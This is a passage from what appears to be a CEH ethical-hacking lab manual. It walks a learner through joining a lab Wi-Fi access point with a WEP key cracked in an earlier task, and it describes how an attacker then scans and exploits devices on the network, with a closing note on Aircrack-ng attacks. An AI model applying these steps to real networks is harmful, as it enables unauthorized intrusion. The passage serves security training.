
23. Now we will be connecting the CEHLabs access point. To do this navigate to the top right-side corner of the desktop and click the down arrow icon as shown in the screenshot, and click Wi-Fi connectivity to search for available Access Points.



24. It will display the available Access Points, click CEHLabs access point from the list. As soon as you click on the CEHLabs Access point, it will prompt you for the Authentication pop-up.
25. Type the key that you have cracked in the **Task 5**, and click **Connect**.



26. Once you click Connect button on the Authentication required pop-up, you will be connected to the **CEHLabs** access point as shown in the screenshot.



27. An attacker uses this key to connect to the access point and then enters the respective network. Once he/she enters the network, he/she can use scanning tools to scan for open devices, perform vulnerability analysis, and then start exploiting them.

Lab Analysis

Document the BSSID of the target wireless network, connected clients, and recovered WEP key. Analyze various Aircrack-ng attacks and their respective data packet generation rate.